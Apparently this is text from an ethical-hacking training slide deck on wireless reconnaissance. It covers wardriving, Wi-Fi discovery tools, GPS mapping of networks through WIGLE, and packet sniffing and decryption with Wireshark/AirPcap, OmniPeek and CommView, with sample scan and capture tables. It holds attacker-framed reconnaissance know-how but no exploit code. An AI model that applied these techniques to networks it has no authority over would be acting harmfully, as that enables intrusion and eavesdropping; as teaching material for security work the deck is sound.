Facilitates detection of Wireless LANs using the 802.11b, 802.11a and 802.11g WLAN standards

1. Wardriving
2. Verifying network configurations
3. Finding locations with poor coverage in one's WLAN
4. Detecting causes of wireless interference
5. Detecting rogue access points
6. Aiming directional antennas for long-haul WLAN links



<http://www.netstumbler.com>

Wi-Fi Discovery Tool: **Vistumbler**

1. Finds wireless access points
2. Uses the Vista command 'netsh wlan show networks mode=bssid' to get wireless information
3. It supports for GPS and live Google Earth tracking



#	Stato	Mac Address	SSID	Segnale	Canal
1	Attivo	forzevia	forzevia	100%	0
2	Attivo		CAROLPA	30%	0
3	Inattivo		PIRELLI	0%	0
4	Inattivo		FinestreWIFI	0%	0
5	Inattivo	Alice-43343678		0%	0
6	Inattivo	Envario Casa		0%	0

<http://www.vistumbler.net>

Wi-Fi Discovery Tool: **WirelessMon**

Select Network Card: NETGEAR WG111v3 54Mbps Wireless USB 2.0 Adapter - Packet Scheduler Miniport

Summary:

- SSID: N/A
- MAC Address: N/A
- Strength: N/A
- Speed (Mbits): N/A
- Auth Type: N/A
- Frag Threshold: N/A
- RTS Threshold: N/A
- Frequency: N/A
- Channel: N/A
- TxPower: N/A
- Antennas: N/A
- Using GPS: No
- GPS Signal: N/A
- Satellites: N/A
- WiSpy: Yes: DBx

Signal Strength: [Circular Radar Chart]

Channel Use: [Horizontal Bar Chart]

Map:

Status	SSID	C.	Security	RSSI	Rates Su...	MAC Add...	Network ...	Infrastruc...	First Time...	Last Tim...
Not Ava...	ICUR	5	Requir...	N/A (L...	54.0/48.0...	00 12 17 6...	G (OFDM24)	Infrastruct...	08:09:54 2...	08:10:53 2...
Available	MarketPulseA...	6	Requir...	-92	54.0/48.0...	00 1b 11 a...	G (OFDM24)	Infrastruct...	08:09:54 2...	08:10:55 2...
Available	MDASydney	6	Requir...	-95	54.0/48.0...	00 0f b5 9...	G (OFDM24)	Infrastruct...	08:09:54 2...	08:10:55 2...
Available	Network	6	Requir...	-62	54.0/48.0...	00 0f b5 1...	G (OFDM24)	Infrastruct...	08:09:54 2...	08:10:55 2...
Available	tippingpoint	6	Requir...	-87	54.0/48.0...	00 17 3f 1...	G (OFDM24)	Infrastruct...	08:09:54 2...	08:10:55 2...
Available	BigPond9146	6	Requir...	-78	54.0/48.0...	00 1a 2b 1...	G (OFDM24)	Infrastruct...	08:09:56 2...	08:10:55 2...
Available		6	Requir...	-92	54.0/48.0...	00 24 d2 4...	G (OFDM24)	Infrastruct...	08:09:56 2...	08:10:55 2...

<http://www.passmark.com>

Wi-Fi Discovery Tools



WiFi Hopper

<http://www.wifihopper.com>



Wavestumbler

<http://www.cqure.net>



iStumbler

<http://www.istumbler.net>



WiFinder

<http://www.pgmssoft.com>



Meraki WiFi Stumbler

<http://meraki.com>



Wellenreiter

<http://wellenreiter.sourceforge.net>



AirCheck Wi-Fi Tester


<http://www.flukenetworks.com>




AirRadar 2

<http://www.koingosw.com>

Wireless Hacking Methodology



GPS Mapping



Attackers create map of discovered Wi-Fi networks and **create a database** with statistics collected by Wi-Fi discovery tools such as Netsurveyor, NetStumblers etc.

GPS is used to **track the location** of the discovered Wi-Fi networks and the **coordinates** uploaded to sites like WIGLE

Attackers can **share this information** with the hacking to community or sell it to make money



Attacker




Discovery of Wi-Fi networks




Post the GPS locations to WIGLE

GPS Mapping Tool: **WIGLE**



GPS Mapping Tool: Skyhook


Skyhook's Wi-Fi Positioning System (WPS) **determines location based** on Skyhook's massive worldwide database of known Wi-Fi access points




Address lookup

<http://www.skyhookwireless.com>

How to Discover Wi-Fi Network Using Wardriving?



Wireless Hacking Methodology



Wireless Traffic Analysis

Identify Vulnerabilities

Wireless traffic analysis enables attackers to **identify vulnerabilities** and susceptible victims in a target wireless network

It helps in **determining the appropriate strategy** for a successful attack

Wi-Fi protocols are unique at Layer 2, and traffic over the air is not serialized which makes easy to **sniff and analyze wireless packets**

Wireshark/Pilot Tool

OmniPeek Tool

Wi-Fi Reconnaissance

Attackers analyze a wireless network to determine:


- Broadcasted SSID
- Presence of multiple access points
- Possibility of recovering SSIDs
- Authentication method used
- WLAN encryption algorithms

CommView Tool

AirMagnet Wi-Fi Analyzer

Tools


Wi-Fi packet-capture and analysis products come in a number of forms




Wireless Cards and Chipsets



Choosing the right Wi-Fi card is very important since tools like Aircrack-ng, KisMAC only works with selected wireless chipsets



Wi-Fi USB Dongle: **AirPcap**



<http://www.cacotech.com>

- AirPcap adapter **captures full 802.11 data, management, and control frames** that can be viewed in Wireshark for in-depth protocol dissection and analysis
- AirPcap software can be configured **to decrypt WEP/WPA-encrypted frames**
- It **provides capability** for simultaneous multi-channel capture and traffic aggregation
- It can be used for **traffic injection** that help in assessing the security of a wireless network
- AirPcap is supported in Aircrack-ng, Cain and Able, and Wireshark tools
- **AirPcapReplay**, included in the AirPcap Software Distribution, replays 802.11 network traffic that is contained in a trace file

Wi-Fi Packet Sniffer: Wireshark with AirPcap

The screenshot shows the Wireshark interface with a packet capture filter set to 'wlan.sa contains 00:12:f0'. The current wireless interface is #00, and the 802.11 channel is 6. The decryption mode is set to Wireshark. A red dashed box highlights the 'Wireless Settings...' and 'Decryption Keys...' buttons. The packet list shows several packets, with packet 661 selected. The packet details pane shows the arrival time and other metadata for packet 661. The Decryption Keys Management dialog box is open, showing a table of decryption keys and buttons for adding, editing, deleting, and navigating between keys.

No.	Time	Source -	Destination	Protocol	Info
598	22.910070	192.168.1.11	63.236.73.139	HTTP	GET /wifi/analyzer/1171476318.htm] HTTP/1.1
605	23.042623	192.168.1.11	63.236.73.139	TCP	1585 > http [ACK] Seq=546 Ack=2720 win=14800 Len=0
607	23.042830	192.168.1.11	63.236.73.139	TCP	[TCP window update] 1585 > http [ACK] Seq=546 Ack=2
617	23.149247	192.168.1.11	63.236.73.139		
619	23.149451	192.168.1.11	63.236.73.139		
642	24.114507	192.168.1.11	63.236.73.139		
644	24.114705	192.168.1.11	63.236.73.139		
646	24.131037	192.168.1.11	63.236.73.139		
651	24.222365	192.168.1.11	63.236.73.139		
653	24.222574	192.168.1.11	63.236.73.139		
659	24.231224	192.168.1.11	63.236.73.139		
661	24.232742	192.168.1.11	63.236.73.139		
666	24.337447	192.168.1.11	63.236.73.139		
668	24.338243	192.168.1.11	63.236.73.139		
674	24.342497	192.168.1.11	63.236.73.139		
676	24.342698	192.168.1.11	63.236.73.139		
682	24.350016	192.168.1.11	63.236.73.139		
688	24.444164	192.168.1.11	63.236.73.139		

Frame 661 (763 bytes on wire, 763 bytes captured)
Arrival Time: Apr 13, 2007 15:46:52.710593000
[Time delta from previous packet: 0.001518000 seconds
[Time since reference or first frame: 24.232742000 seconds
Frame Number: 661

Decryption Keys Management

Decryption Keys

Wireshark Select Decryption Mode

Type	Key	SSID
WPA-PWD	your passphrase here	your ssid

Supports decryption for many protocols, including IPsec, ISAKMP, Kerberos, SNMPv3, SSL/TLS, WEP, and WPA/WPA2

OK Apply Cancel

<http://www.wireshark.org>

Wi-Fi Packet Sniffer: **Wi-Fi Pilot**

The screenshot displays the Wi-Fi Pilot software interface. At the top, there is a menu bar with options like Home, Time Control, Watches/Events, and Reporting. Below the menu is a toolbar with icons for file operations, settings, and analysis. The main window is divided into several panels: 'Devices' showing 'AirPcap Wireless Capture Device (3 channels)', 'MAC Overview' with a 'Traffic Over Time - Bits' line graph, a 'Channelizer 3.5 for Wi-Fi' window with multiple spectral and MAC view graphs, and a 'Notes' section containing a network graph with nodes and connections. The network graph shows various devices like DellComput, Buffalo, and VMware connected to a central point. The status bar at the bottom indicates the current selection and window settings.

1. It measures **wireless channel utilization** from the data and spectrum points of view simultaneously
2. It helps in Identifying **rogue wireless networks** and stations
3. It provides professional detailed reports

<http://www.cacotech.com>

Wi-Fi Packet Sniffer: OmniPeek

- OmniPeek network analyzer offers **real-time visibility and analysis** of the network traffic from a single interface, including Ethernet, 802.11a/b/g/n wireless and VoIP
- It provides a comprehensive view of all **wireless network activity** showing each wireless network, the APs comprising that network, and the users connected to each AP
- OmniPeek provides a **comprehensive network monitoring** dashboard for wireless networks, including real-time throughput, signal strength, top talkers and current activity



<http://www.wildpackets.com>

Wi-Fi Packet Sniffer: OmniPeek

The screenshot displays the OmniPeek software interface. The top menu bar includes File, Edit, View, Capture, Send, Monitor, Tools, Window, and Help. The WildPackets OmniPeek logo is in the top right corner. Below the menu bar, there are several tabs: Capture 1, History Statistics, Node Statistics, Protocol Statistics, Summary Statistics, Channel Statistics, and WLAN Statistics. The main window shows a table of detected nodes with the following columns: Node, Type, Channel, Frequency, Band, Encryption, Trust, and Cur. Signal.

Node	Type	Channel	Frequency	Band	Encryption	Trust	Cur. Signal
0x00	ESSID	1					
00:15:63:D3:CC:E0	AP	1	2412 MHz	802.11bg	TKIP	Unknown	17
00:1D:E0:06:F8:F7	STA	1	2412 MHz	802.11bg	WEP	Unknown	15
0x0000000000	ESSID	6					
Aironet Wireless Comm:42:90:09	AP	6	2437 MHz	802.11bg	WEP	Unknown	17
00:19:30:2F:30:71	STA	6	2437 MHz	802.11bg		Unknown	10
0x000000000000	ESSID	2					
3com Europe:CF:C8:A8	AP	2	2417 MHz	802.11bg		Unknown	37
0x000000000000000000	ESSID	36					
D-link:E9:04:B9	AP	36	5180 MHz	802.11a	TKIP	Unknown	31
ap2003a	ESSID	52					
Card Access:00:5F:DA	AP	52	5260 MHz	802.11a	WEP	Unknown	47
Nec Access Technica:38:03:87	STA	52	5260 MHz	802.11a		Unknown	45
CGP	ESSID	1					
00:15:63:D3:CC:E0	AP	1	2412 MHz	802.11bg	TKIP	Unknown	17
00:1D:E0:06:F8:F7	STA	1	2412 MHz	802.11bg	WEP	Unknown	15
ESSID Unknown		11					
Proxim:51:52:78	AP	11	2462 MHz	802.11bg	WEP	Unknown	15
BSSID Unknown							
Disconnected	ESSID						

<http://www.wildpackets.com>

Wi-Fi Packet Sniffer: CommView

for Wi-Fi

CommView for Wi-Fi is designed for capturing and analyzing network packets on wireless 802.11a/b/g/n networks

It gathers information from the wireless adapter and decodes the analyzed data

It can decrypt packets utilizing user-defined WEP or WPA-PSK keys and decode them to the lowest layer, with full analysis of the most widespread protocol



Protocol	Src MAC	Dest MAC	Src IP	Dest IP	Src Port	Dest Port	Signal	Rate	More details
MNGT/BEA...	GemtekTe...	Intel:96:0...	192.168.0.4	192.168.0.1	micro...	3019	68	54	WEP: Decrypted...
IP/TCP	MyAP	Broadcast	N/A	N/A	N/A				Reconstruct TCP Session
IP/UDP	GemtekTe...	01:00:5E:...	192.168.0.4	239.255.2...	1900				Quick Filter
IP/UDP	GemtekTe...	33:33:00:...	158.22.250.0	0.0.0.12	1900				Open Packet(s) in New Window
